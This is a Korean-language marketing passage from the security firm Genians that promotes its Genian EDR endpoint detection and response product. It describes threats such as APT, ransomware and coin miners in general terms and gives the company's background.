IT 환경의 변화와 다양한 보안 이슈의 발생으로 엔드포인트 관리 범위 및 대상이 늘어나고 있습니다. 동시에 다수의 개별 보안 솔루션 도입에 따른 관리와 업무 부담이 증가하고 있습니다. 그럼에도 불구하고 악성코드는 지속적으로 증가하고 있으며 수 많은 기업이 지능적 지속 위협(APT, Advanced Persistent Threats), 랜섬웨어, 코인마이너 등의 위협에 노출되어 있습니다. 더 큰 문제는 많은 기업들이 공격을 당했음에도 그 사실 조차 모르고 있다는데 있습니다. 기존의 방화벽(Firewall)과 같은 네트워크 보안 솔루션과 안티바이러스(Anti-virus) 만으로는 더 이상 현재의 보안위협에 대응할 수 없습니다. 이제는 전장(Battlefield) 이 엔드포인트로 바뀔 때 입니다. 악성코드의 위협 뿐 아니라 다양한 위협을 종합적으로 인지하고 대응할 필요가 있습니다. 행위 정보를 실시간으로 모니터링하여 물리적 보안에서 CCTV를 보고 탐지하고 방어하듯이 정보 보안에서도 실시간 행위 정보를 모니터링 하고 저장하여 전체 시스템의 가시성을 확보하고, 이상행위를 탐지하고 대응할 수 있어야 합니다.

Genians

Endpoint Detection & Response

본 자료 및 내용문의 : mkt@genians.com

2005년 설립된 지니언스㈜는 국내 NAC(Network Access Control) 시장을 선도하며 글로벌 비즈니스 확장을 통해 보안 소프트웨어 전문기업으로 성장하고 있습니다. 네트워크 보안 및 단말 분석 분야 특화기술을 기반으로 내부 보안에 특화된 제품 라인업을 보유 중입니다. 네트워크에 접속하는 단말의 가시성을 확보하여 제어하는 네트워크 접근 제어 솔루션 '지니안 NAC (Genian NAC)'를 통해 국내 시장을 선도하고 있습니다. 2017년 단말 기반 지능형 위협 탐지 및 대응 솔루션 '지니안 EDR(Genian EDR)'를 출시하며 EDR (Endpoint Detection & Response) 시장에 진출했습니다. 2016년 1월 해외사업 시작과 함께 미국 보스턴에 현지법인을 설립한 바 있으며 2017년 8월 코스닥에 상장했습니다.

Doc. v 1.0-KO